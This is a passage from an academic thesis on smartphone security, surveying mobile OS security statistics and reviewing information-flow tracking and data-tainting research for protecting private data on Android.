


Figure 2.3: Android devices activated (by million)

2.3 Security

A group of researchers at the University of California at Santa Barbara and the International Security Systems Lab analysis [29] have analyzed 825 applications downloaded from Apple App Store and 526 applications accessible through BigBoss that is the largest repository of unauthorized apps available to users through the Cydia app market for jailbroken iPhones and iPads.

Source	# App Store	# Cydia	Total
DeviceID	170 (21%)	25 (4%)	195 (14%)
Location	35 (4%)	1 (0.2%)	36 (3%)
Address book	4 (0.5%)	1 (0.2%)	5 (0.4%)
Phone number	1 (0.1%)	0 (0%)	1 (0.1%)
Safari history	0 (0%)	1 (0.2%)	1 (0.1%)
Photos	0 (0%)	1 (0.2%)	1 (0.1%)

Figure 2.4: Private data leakage from iOS apps

Their analysis shows that 20% of the free applications in Apple App Store sent private user data. In addition, they also discovered that programs in Cydia leak private data but less frequently than Apple's approved apps. They find that 21% of official App Store apps leaked personal data such as the user's Unique Device Identifier (UDID), 4% of jailbroken apps leaked device's location and 0.5% leaked the user's contact list (see Table 2.4). In the case of the unauthorized Cydia apps, 4% leaked the user's UDID and 0.2% leaked location or contact data.

Since Android is one of the top most mobile devices operating system in the world, it is the most targeted OS by the cyber criminals with more than 98% of malware applications (see Figure 2.5).




Figure 2.5: Percentage of attacks in smartphones OS [3]

This is due to the prevalence of third party app stores (48 billion apps have been installed from the Google Play store in May 2013 [2]) and the open app store of Android contrary to Apple iTunes store. Apple's AppStore applications have been tested for attacks, while the Android Market applications are available to users without any code review.




Figure 2.6: Percentage of different types of attacks [3]

Most of these malicious applications are SMS trojans (36%) and backdoor malwares (26%) (see Figure 2.6). As declared by Kaspersky [3], 10 million dubious apps were classified as cybercriminals. These malicious codes target the financial information

of the Android's users. One example of these vulnerable codes is the Carberb trojan mobile version created in Russia that spies the user's confidential data sent to the bank server. These apps can also send spam to snoop on passwords stored in the mobile phone.




Figure 2.7: Malware infected applications [30]

According to a report published by Lookout Mobile Security (LMS), the number of malware is strongly growing on mobile devices [30]. LMS takes Android as an example of mobile platform which had 80 malicious applications in January 2011. This number has increased five times in June 2011. LMS estimates that nearly 500.000 people using Android have been victims of malware in the first half of 2011.

A research published by Trend Micro [31] affirms that the abuse of premium services is the most common type of malware in Android. This malware consists in sending a text message from the infected device to premium telephone numbers without knowing the sender. Other malware sends personal information to unauthorised third parties. In the study presented in the Black Hat conference, Daswani [4] analyzed the live behavior of $10,000$ Android applications and showed that more than 800 were found to be leaking personal data to an unauthorized server.

As mentioned by the broader 2013 mass surveillance, several organisations, such as the American and British intelligence agencies, the National Security Agency (NSA) and Government Communications Headquarters (GCHQ) respectively, have access to private data on iPhone and Android mobile devices and they were able to read SMS, emails and location [32]. An additional report published in January 2014 shows that the intelligence agencies could control personal information, transmitted by social networks or/and other apps, through the internet [33].

The Windows Mobile operating system is more secure than Android and iPhone. But, it is also vulnerable. Lumia phones based on Windows Mobile operating system do

not ensure the user's privacy. These phones leaked the user's private data to Microsoft in the United States [34]. Telfort, a counterfeit application published in the windows phone store leaked customers' personal data [35].

According to a report in [36], BlackBerrys are best secure followed by Windows devices. The iPhone operating system is in the last rank according to Security. BlackBerrys and Symbian have always been known to have a high degree of data security. Thus, we note that these smartphone operating systems are not targeted by malicious applications that leak private data.

2.4 Smartphones features comparison: Summary

In this section, we discuss hardware and software features of smartphones using different operating systems. Characteristics on which we are based to make this comparison are summarized in Table 2.1.

We note that most smartphones based on different operating systems have roughly the same hardware resources capacity. We reported that devices running Windows, iPhone and Android operating systems have more memory and computing capacity than the others. In addition, we remark that most smartphones use the ARM instruction set. In this thesis, our proposed security mechanism is performed at the ARM instruction level.

As BlackBerry and iPhone are proprietary platforms, their detailed architecture characteristics are not available. The common programming language of most smartphones operationg system is Java. BlackBerry runs Java applications in a sandboxed environment. For Android, Java applications are translated to Dex code that will be run by the Dalvik virtual machine. The iPhone OS programming language is Objective C but bridges exist from Java, C#, etc. The Windows Phone OS is based on Windows CE, a modern and efficient real-time microkernel OS. The corresponding Shell is a native application that runs .NET applications [37].

Android and iPhone provide a large number of applications, unlike BlackBerry and Windows Phone where the number of available applications is limited. Android applications are not validated in most marketplaces. On the contrary, iPhone and Windows applications must be approved by Apple and by Microsoft respectively.

Android encourages the development of applications: it provides free developer tools, without restrictions on applications and is easy to debug. Likewise, Windows Phone offers excellent development tools, with free versions available to students. How-

Mobile OS	BlackBerry	Symbian	Windows Mobile	iPhone	Android
Open Source	No	Yes	Yes	No	Yes
Features	Multitasking, Integration with other platforms, Easy deployment, Easy management, Long battery lifetime, High security, Based upon ARM7 or ARM9 processors, 624 Mhz processor, 1Gb of flash memory, 256 Mb of RAM	Multitasking, Resilient power management, Run on several hardware platforms, Very small memory footprint, Optimized and asynchronous, Robust, Supports ARM v5TE, 150 MHz processor, 100 Mb of flash memory, 80 Mb of RAM	Multitask: robust, Run Windows softwares, Ability to navigate a file system, Supports ARMv7, 1 GHz processor, 8GB of flash memory, 256MB RAM	Multitasking, Excellent and Consistent UI, Mac-based Simulator, Inter-app Messaging, Free OS updates, Applications are validated, ARM Cortex A8 processor,1 GHz processor, 16Gb flash memory, 512 Mb DRAM	Multi-tasking, Excellent UI, Multiple hardware partners, Multi-touch, Mobile storage, Applications are not validated, Platform based on Linux 2.6.25 for ARM,1 GHz processor, 16 Gb flash memory, 512 Mb RAM
SDK Available	Yes	Yes	Yes	Yes	Yes
SDK Language	Java	C++, OPL, Python, Visual Basic, Simkin, and Perl	.NET framework (Visual C++, C#,...)	COCOA (Objective C)	Android (JAVA derivative)
IDE Options	RIM's JDE, RIM's JDE Plugin for Eclipse ,Netbeans with the Mobility Pack	Eclipse, NS Basic, Borland, Xcode	MS Visual Studio	XCode	Eclipse, Other JDE
3rd Party Multitasking	Yes	Yes	Yes	No	Yes
Third Party Apps	Limited number of applications available, Applications tend to be more costly	Enabling third party developers to write and install applications	Lack Of applications available on Windows Phone store, Applications must be approved by Microsoft	Third party applications only installed from the Apple store	Many 3rd party apps, Can install third party applications
Security mechanisms	Personal Application Controls, Certification, Authentication, Encryption	Authentication methods, Digital Sign, Data Caging, Separation of privilege, Control access	Run applications in an sandbox, A testing and certification program, Data caging, Application signing and deployment	code signature checks, cryptography, Authentication, App Sandboxing, Control access	Robust security at the OS level, Mandatory application sandbox, Secure interprocess communication, Application signing, Application-defined and user-granted permissions

Table 2.1: Smartphones features comparison

ever, Apple and BlackBerry tools and applications tend to be more costly. In addition, BlackBerry application development is more complex than other OSes [38].

As for Symbian OS, it is microkernel-based real-time OS. Its high performance is its major advantage. It also supports multitasking and has a built-in application installer with security measures and performs a verification of the application certificate before installation. The Windows Phone and Symbian have identical security models [39]. Both systems' applications run in a Sandbox (isolated running apps in a separate area). Each platform defines mechanisms for applications communications. Symbian provides message queues, client-server, publish and subcribe and sockets mechanisms. Windows Phone is much more restrictive than Symbian. It imposes many conditions for applications interaction. Also, Windows Phone applications are able to communicate only through Microsoft's cloud services. Both systems define protect storing data techniques such as isolated storage for Windows Phone and data caging (areas of the file system accessible only by the applications and the users) for Symbian. Symbian applications can access shared areas, while Windows Phone applications can only access their own private area. Symbian and Windows Phone both test and sign applications before they can be running in the devices to ensure that they are trusted. Nevertheless, Windows Phone benefits from a single distribution portal while Symbian provides more distribution options.

The iPhone OS security features are presented in Figure 2.8. They include the iPhone sandbox, cryptography mechanisms, secure storage (The iPhone KeyChain, shared KeyChains, adding certificates to the store, code signing), secure communication and permission model. Android is based on Linux kernel. Thus, it benefits from robust security at the OS level [40]. In addition, Android offers application signing and secure interprocess communication. More security techniques to protect private data in Android systems are presented in Section 3.5 of Chapter 3. All smartphone operating systems provide certification, authentication and encryption security mechanisms.

The security techniques implemented in smartphone operating systems cannot track information flow. Thus, they cannot give an overview of the propagation of sensitive data in the system. Therefore, these mechanisms cannot detect leakage of sensitive data outside the system.

2.5 Conclusion

In this chapter, we have presented the hardware and software characteristics of smartphones. We observed that various smartphone operating systems are developed with




Figure 2.8: Security architecture diagram of iOS provides a visual overview of the different technologies

different features to address the growing demand for such devices. We note that the leakage of sensitive data is a real risk for privacy according to most smartphone operating systems. Attackers exploit third party applications to compromise the confidentiality of the smartphone system and to leak private information without user authorization. Unfortunately, the security mechanisms implemented in the smartphone operating systems are unable to avoid leakage of sensitive data.

The Google Android operating system is one of the top most popular used mobile operating system. In addition, according to Google which is the major distributor, Android is a new powerful, modern, safe and open platform. The open source feature

provides developers the permission to integrate, extend and replace existing components. Also, Android is based on Linux kernel. Then, there are several advantages such as the large memory, the process management, the security model, the support of shared libraries, etc. Finally, the Android SDK offers APIs for developing applications on Android. However, security threats on Android are reportedly growing exponentially. It is the most targeted by cyber criminals caused by the major number of non proved third party applications dowloaded by Andoid users. For all these reasons, we focus, in this thesis, on security of the Android system.

CHAPTER 3

Tracking Information Flow

3.1 Introduction

In this chapter, we provide an analytical overview on secure private data in smartphones and more specifically in Android based mobile phones. We propose some solutions to protect sensitive data against information flow attacks launched by third-party apps in Android systems. We begin by presenting, in section 3.2, different types of information flow. Then, we discuss about existing approaches based on information flow tracking to secure embedded systems in section 3.3. As the data tainting mechanism is used to track information flow and to protect sensitive information, we describe in section 3.4 in more detail works based on data tainting. We study related works on securing the Android system in section 3.5. We note that these works cannot detect the control flow attacks that can cause an under tainting problem (false negative). This problem can cause a leakage of sensitive data. We present in section 3.6 solutions based on data tainting mechanism combining dynamic and static analysis to solve this problem. Finally, we present concluding remarks in section 3.7.

3.2 Information Flow

Information flow is the transfer of information between objects in a given process. It can cause sensitive information leakage. Therefore, not all flows are permitted. The information flows occur in different forms (channels). Two types of flows are defined: explicit and implicit flows [41].

3.2.1 Explicit Flows

Explicit information flow is the simplest form of information flow that arises when data is explicitly assigned to memory locations or variables. Here is an example that shows an explicit transfer of a value from y to x.

```
1.int x;
2.int y;;
3.x:=y
```

Figure 3.1: Explicit flow example.

Unlike implicit flows, explicit flows are easy to detect because we must just track and reason about explicit assignments.

3.2.2 Implicit Flows

Implicit flows occur in the control flow structure of the program. When a conditional branch instruction is executed, information about the condition is propagated into each branch. In the implicit flows (control flows) shown in Figure 3.2, there is no direct transfer of value from x to y. But, when the code is executed, y will contain the value of x.

```
1.boolean x;
2.boolean y;
3.if ( x== true)
4. y = true;
5. else
6.  y = false;
7.return(y);
```

Figure 3.2: Implicit flow example.

Function calls, goto, loop, switch instructions and exceptions represent other control mechanisms. The most important covert channel is the implicit flow but there are other covert channels that we will present in the following.

3.2.3 Covert Channels

The covert channels [42] include:

- Timing channels that leak information through the time at which an event occurs;
- Termination channels that leak information through the nontermination of computation;
- Resource exhaustion channels that leak information through exhaustion of a limited resource;
- Power consumption channels that leak information through power consumption;
- Processor frequency channels that leak information through frequency's changes;
- Free space on filesystem channels that leak information about the file system usage of the other applications by querying the number of free blocks;
- Probabilistic channels that leak information through changing probability distribution of observable data

In this thesis, we will be interested only in the most important types of channels: direct and control flows. We will not take into account the covert channels such as timing, power channels, probabilistic channels, etc. We assume that all tested applications terminate to avoid data leakage due to termination channels.

3.3 Tracking information flows in embedded systems

Embedded systems manipulate and access to data of a sensitive nature. These systems connected to the internet that can cause massive security breaches. CodeRed and CodeRedII worms are capable of spreading to thousands of victims within minutes [43]. An attacker can launch overwrite attacks to exploit vulnerable software such as worms, Trojan horse, injection attacks and flow controls attacks. These threats can compromise confidentiality and integrity of embedded systems and can cause important financial damage within hours or even minutes [43, 44]. Attacks exploiting these vulnerabilities can be easily avoided with information flow tracking.

Many works related to tracking information flows in embedded systems exist in the literature. They are based on certification applications, static flow analysis, process-level information flow models, automatic black-box testing and combining hardware and software information flow analyses.

The first category of work is applications certification oriented. In order to protect confidential data manipulated by a small open embedded system, Ghindici [45] proposes a verifier that certifies Java applications typed with signatures describing possible information flows. The verification process is based on two steps that take into account limited resources of open systems: (1) an external analysis, performed offline, which computes a flow signature and proof elements shipped with the code, and (2) an embedded analysis, which certifies the flow signature at load time, using the proof-carrying-code techniques [46]. Ghindici's analysis is modular and generic but is based on certification that requires specific analysis tools to detect the possible vulnerabilities in the program.

The second category of research work is based on static flow analysis. Gustafsson et al. [47] present an approach to automate static flow analysis on embedded C programs using abstract interpretation [48] and a formal program analysis technique. This approach is time consuming and requires an increased spatial complexity.

Several process-level information flow models have been defined like Flume [49] and Asbestos [50], this is the third category of work related to tracking information flows. The resulting coarse-grained models are used to secure enterprise machines and they are not implemented in embedded systems. Abdellatif et al. [51] extend the Think component-based Framework [52] with an information flow control technique, defined in the Flume system, to secure embedded systems. They introduce the Labels (security level of a process) and Capabilities (process's ability to add or remove its tags) in Think to specify the security level of components, data and exchanged messages. The capabilities associated with the components allow the control of the Label modification. Also, they add a set of security components to ensure that the dependency rules are respected.

The fourth category of research work makes use of automatic black-box testing and combines hardware and software information flow analyses. Fidge and Corney [53] implement the Sifa tool that uses this kind of combined analysis approach to identify illegal information flow pathways in embedded systems. This approach allows dataflow analysis of basic digital circuitry, but it cannot analyze data flow through microprocessors embedded within the circuit. To solve this problem, Mills et al. [54] develop a static analysis tool that produces Sifa-compatible dataflow graphs from embedded microcontroller programs written in C. Francillon et al. [55] present an effective hardware

protection against control flow attacks such as stack overflows in low-cost embedded systems. They propose to isolate the control flow stack from the data stack to protect it from malicious modification. This hardware protection is defeatable by a variant of return oriented programming that uses no return instructions [56].

The last category of research work is data tainting which is a basic mechanism usually used for tracking the information flow in the system and preventing leakage of sensitive data. We present in the following, in more details, the different approaches based on data tainting. These approaches can be classified into four categories: interpreter approach, architecture-based approach, static taint analysis approach and dynamic taint analysis approach.

3.4 Data tainting

An attacker can launch overwrite attacks to leak sensitive data and to gain the control of the embedded system. Data tainting technique can track manipulation of sensitive data in the embedded systems and prevent overwrite attacks.

Data tainting is a mechanism to trace how data is propagated in a system. The principle of this mechanism is to "color" (tag) some of the data in a program and then spread the colors to other related objects to this data according to the execution of the program. It is used primarily for vulnerability detection, protection of sensitive data, and more recently, for analysis of binary malware. To detect vulnerabilities, the sensitive transactions must be monitored to ensure that they are not tainted from outside data. The three operations considered sensitive are the execution of a command, reading or writing to a file and modification of the flow of control. Monitoring the implementation of a program is necessary to propagate data coloration and detect vulnerabilities.

Methods to ensure this follow-up include static analysis during compilation and dynamic analysis during execution. Data tainting is implemented in interpreters and in system simulators to analyze sensitive data.

3.4.1 Interpreter approach

One of the most well-known works on data tainting is Perl's taint mode [57]. Perl is an interpreted language which explicitly marks as tainted any outside data and prevents it from being used in sensitive functions that affect the local system - such as running local commands, creating and writing files and sending data over the network.

The Ruby programming language [58] presents a taint checking mechanism but with finer-grained taint levels than Perl. It has five safety levels ranging from 0 to 4. At each level, different security checks are performed. Vogt et al. [59] implement a data tainting mechanism in a Javascript interpreter to detect and prevent cross site scripting vulnerabilities. RESIN [60] tracks data application developed by a runtime language, such as the Python or PHP interpreter to prevent Web application attacks. Xu et al. [61] implement a fine grained taint analysis in the PHP interpreter to detect SQL injection attacks.

One of the limits of interpreter based tainting approaches is that they can protect only against vulnerabilities in language-specific source code.

3.4.2 Architecture-based approach

Chow et al. [62] develop a tool based on whole-system simulation called TaintBochs for measuring data lifetime. TaintBochs tracks propagation of sensitive data using the tainting mechanism at the hardware level. The authors run a simulation in which sensitive data is identified as tainted. Then, the simulation data is analyzed by the analysis framework. Minos [63] proposes a hardware extension that modifies the architecture and the operating system to track the integrity of data. It adds an integrity bit to word at the physical memory level. This bit is set when data is written by the kernel into a user process' memory space. Minos implements Biba's [64] low water-mark integrity policy to protect control flow when a program moves data and uses it for operations. Suh et al. [65] modify the processor core by implementing dynamic information tracking and security tag checking. They taint inputs from potentially malicious channels and track the spurious information flows to prevent malicious software attacks. RIFLE [66] translates a binary program into a binary running, on a processor architecture, that supports information flow security. The binary translation converts all implicit flows to explicit flows for tracking all information flows by dynamic mechanisms. The operating system uses the labels defined by the RIFLE architecture to ensure that no illegal flow occurs.

The limit of these architecture-based approaches is that they need hardware modifications and thus cannot be used directly with current embedded systems.

3.4.3 Static taint analysis

The static taint analysis allows analyzing code without executing it. This analysis reviews program code and searches application coding flaws. Generally it is used to

find bugs, back doors, or other malicious code. In most cases this analysis requires source code which is not always available. Also, it is not sufficient for scanning. The recent static analysis tool scans binary code instead of source code to make the software test more effectively and comprehensively.

Static taint analysis is used in Evans' Splint static analyzer [67] and Cqual [68] to detect bugs in C programs. The input data are annotated with "tainted" and "untainted" annotations to find security vulnerabilities such as string format vulnerabilities and buffer overflows. Shankar et al. [69] use Cqual to detect format string bugs in C programs at compile-time. The major disadvantage of the static analysis based approach of Splint and Cqual is that they require access to the source code. Denning [41, 70] defines a certification mechanism using a lattice model at the static analysis phase of compilation. The Denning certification mechanism determines consistency of the data flow with the security classes flow relation specified by the programmer. JFlow [71] is an extension to the Java language. It implements statically-checked information flow annotations to prevent information leaks through storage channels.

The static analysis approaches have some limitations due to undecidability problems [72]: they can never know if the execution of a specific program for a given input will terminate. Another limitation of static analysis tools is the fact that they report problems that are not really bugs in the code [73] i.e. they identify error behaviors that cannot really occur in any run of the program (false positives).

3.4.4 Dynamic taint analysis

In contrast to static taint analysis, the dynamic taint analysis is performed at run time. It allows testing and evaluation of a program by executing code. The objective of this analysis is the detection of potential security vulnerabilities. It does not require an access to the source code, it traces a binary code to understand the system behavior. Many dynamic taint analysis tools are based on bytecode instrumentation to determine how information flows in the program.

TaintCheck [74] uses Valgrind [75] tool to instrument the code and to perform dynamic taint analysis at binary level. TaintCheck associates taint to input data from an untrusted source. Then, it tracks the manipulation of data in instructions to propagate the taint to the result. TaintCheck allows the detection of overwrite attacks such as jump targets that include return addresses, function pointers, or function pointer offsets and format strings attacks. To detect jump targets attacks, TaintCheck checks whether tainted data is used as a jump target before each UCode jump instruction. TaintCheck also checks whether tainted data is used as a format string argument to

the printf family of standard library functions to detect format strings attacks. TaintTrace [76] protects systems against security exploits such as format string and buffer overflow. It uses code instrumentation to dynamically trace the propagation of taint data. TaintTrace is more efficient than TaintCheck because it implements a number of optimizations to keep the overhead low. LIFT [77] is a software information flow tracking system that reduces the overhead by using optimizations and dynamic binary instrumentation. LIFT allows detecting security attacks that corrupt control-data, like return address and function pointer. Haldar et al. [78] use bytecode instrumentation to implement taint propagation in the Java Virtual Machine. They instrument Java classes to define untrustworthy sources and sensitive sinks. They mark strings as tainted and propagate taintedness of strings. An exception is raised when a tainted string is used in a sink method. Yin et al. [79] propose an end-to-end prototype called Panorama for malware detection and analysis. They run a series of automated tests to generate events that introduce sensitive information into the guest system. To monitor how the sensitive information propagates within the system, they perform whole-system fine-grained information flow tracking. They generate a taint graph that is used to define various policies specifying the characteristic behavior of different types of malware.

Hauser et al. [80] extended Blare, an information flow monitor at the operating system level, to implement an approach for detecting confidentiality violations. They define a confidentiality policy based on dynamic data tainting [81]. They associate labels to sensitive information and define information that can leave the local system through network exchanges.

The previous dynamic taint analysis approaches instrument application code to trace and maintain information about the propagation. Thus they suffer from significant performance overhead that does not encourage their use in real-time applications. The major limitation of all dynamic taint analysis approaches is that they do not detect control flow [82].

We focus in the following on security of Android system and we study the different mechanisms used to protect user's private data.

3.5 Protecting private data in Android systems

According to recent statistics from AndroidLib, the Android Marketplace saw 9,331 new mobile applications added to its app store during the month of March, 2010 [83].

Third-party smartphone applications have access to sensitive data and can compromise confidentiality and integrity of smartphones.

Several works have been proposed to secure mobile operating systems. We present first approaches that allow controlling data access and we then focus on approaches using information flow tracking mechanism to prevent private data leakage.

3.5.1 Access Control Approach

According to Android Police, any app installed on HTC phones that connects to the Internet can access to email addresses, GPS locations, phone numbers, and other private information [84]. The Android applications can use excessive permissions to access to the user data. AhnLab analyzed 178 Android apps using AhnLab Mobile Smart Defense. The analysis shows that 42.6% of all apps examined are requiring excessive permissions for device information access. 39.3% of apps are asking for excessive permissions for location information access, followed by personal information access permission at 33.1%, and service charging at 8.4% [85]. The excessive permissions to access to the user data can provoke the leakage of the victim's private information.

We present in the following the approaches based on rule-driven policies to control data access and the works defending against privilege escalation attacks.

Rule Driven Policy Approach

Many works based on new policy languages are proposed to enhance protection of smartphone systems. The Kirin security service for Android [86] performs lightweight certification of applications to assure security service for Android at install time. The Kirin certification is based on security rules matching undesirable properties in security configuration bundled with applications. The Kirin policies control the permissions of applications by verifying consistency of the permissions requested by applications and system policy. Kirin cannot make decision about local security enforcements made by applications, thus it suffers from false positives. As Kirin does not consider run-time policies, the Secure Application INTeraction (Saint) framework [87] extends the existing Android security architecture with an install-time policy that defines the assignment of permissions to applications and a runtime policy that controls the interaction of software components within Android middleware framework. Saint policy is defined by application developers; this can result in failing to consider all security threats. Furthermore, Saint cannot control data flow of inter-process communication. Nauman et al. [88] present Apex, an extension of the Android permission framework, which

restricts the usage of phone resources by applications. It allows user to grant and deny permissions to applications by imposing runtime constraints on the usage of sensitive resources. Nauman et al. model is significantly different from Kirin [86] since it is user-centric. It allows users to grant permissions on their device rather than automating the decisions based on the policies of remote owners. Conti et al. [89] include the concept of context-related access control in smartphones. They implement CrePE (Context-Related Policy Enforcing) that enforces fine-grained context based policies. The context depends on the status of some variables and the interaction between the user and the smartphone. CrePE allows the user and trusted third parties to define and activate policies at run time. It proposes a solution, based on environmental contraints, to restrict the permissions of an application by enabling/disabling functionalities. But, it does not address privilege escalation attacks because it does not focus on the transitive permission usage across different applications. Backes et al. [90] extend Android's permission system to prevent malicious behaviors. They propose AppGuard that enforces fine-grained security policies. AppGuard prevents vulnerabilities in the operating system and third-party apps. It allows revoking dynamically permissions attributes to malicious apps to protect Android from real-world attacks. Aurasium [91] controls the execution of applications to protect private data. It repackages untrusted applications to manage user-level sandboxing and policy enforcement. The concept of security-by-contract (SxC) [92] is used to secure untrusted mobile applications. It consists in defining a security contract for the application and matching these contracts with device policies. This allows verifying that the application will not violate the contractual policy.

The rule driven policy approach requires definition and maintenance of policy rules. The application developers define these policy rules; this can result in failing to consider all security threats. Apex [88] is another solution that allows users to specify policies to protect themselves from malicious applications. But, creating useful and usable policy is difficult.

Privilege Escalation Prevention Approach

The privilege escalation prevention approach is defined at application level and in the Android kernel level to defend the Android system against privilege escalation attacks. The IPC Inspection [93] is an operating system mechanism that protects Android system applications from the risk of permission re-delegation introduced by inter-application communication. To defend against permission re-delegation, Felt et al. [93] reduce the privileges of an application after it receives communication from a less privileged application. This allows permission system to prevent a privileged API

call from the deputy when influenced application has insufficient permission. But the IPC Inspection cannot prevent collusion attacks launched by malicious developer and attacks through covert channels. Furthermore, the IPC Inspection cannot determine the context of the call provenance. To address this, QUIRE [94] provides security to local and remote apps communicating by IPC (Inter-Process Communication) and RPC (Remote Procedure Call) respectively. This security is based on the call-chain and data provenance of requests. It allows app to observe the full call chain associated with the request by annotated IPCs and to choose the diminished privileges of its callers. Fragkaki et al. [95] implement Sorbet, an enforcement system that allows specification of privacy and integrity policies. Sorbet improves existing Android permission systems by implementing coarse-grained mechanisms to protect applications against privilege escalation and undesired information flows. To address flaws of Android implementation of permission delegation, Sorbet offers to developers the ability to specify constraints that limit the lifespan and re-delegation scope of the delegated permissions. Bugiel et al. [96] propose XManDroid to detect and prevent application-level privilege escalation attacks at runtime. They dynamically analyze communication links among Android applications to verify if they respect security rules imposed by system policy. The major hurdle for this approach is that it cannot detect subset of covert channels such as Timing Channel, Processor Frequency and Free Space on Filesystem. Also, it reports false-positive results when two non malicious applications try to share legitimate data. The privilege escalation approach is implemented in the Android kernel. Shabtai et al.[97] reconfigure and deploy an Android kernel that supports SELinux to protect the system from privilege escalation attacks. SELinux, enforces low-level access control on critical Linux processes that run under privileged users. SELinux presents a complex policy that makes it harder to be administrator on a mobile device. Furthermore, it lacks a coordination mechanism between the Linux kernel and the Android middleware. L4Android [98] assures kernel integrity when a device is rooted by encapsulating the smartphone operating system in a virtual machine. This provides an isolated environment for securely running applications. Since L4Android and SELinux operate at the kernel level, they cannot prevent privilege escalation attacks at the application level.

These access control approaches though implementing permission systems and strong isolation between applications, they have in practice proved insufficiency. They control access to sensitive information but do not ensure end to end security because they do not track propagation of input data in the application. The approaches based on faking sensitive information, static analysis and dynamic analysis have addressed these weaknesses from various perspectives, including tracking information flows and developing tools to prevent data leakage.

3.5.2 Preventing Private Data Leakage Approach

Third-party applications can disseminate private information without Smartphone users authorization. The Duke University, Pennsylvania State University and Intel Labs research show that half of 30 popular free applications from the Android Market send sensitive information to advertisers, including the GPS-tracked location of the user and their telephone number [99]. Also, in the study presented in the Black Hat conference, Daswani analyzed the live behavior of 10,000 Android applications and showed that 80% of the scanned apps leaked an IMEI number [100]. Cole and Waugh [101] affirm that many of the top 50 free apps leak data such as contacts lists to advertisers. We present in the following works based on faking sensitive information, static analysis and dynamic analysis to prevent sensitive data leakage.

Faking sensitive information

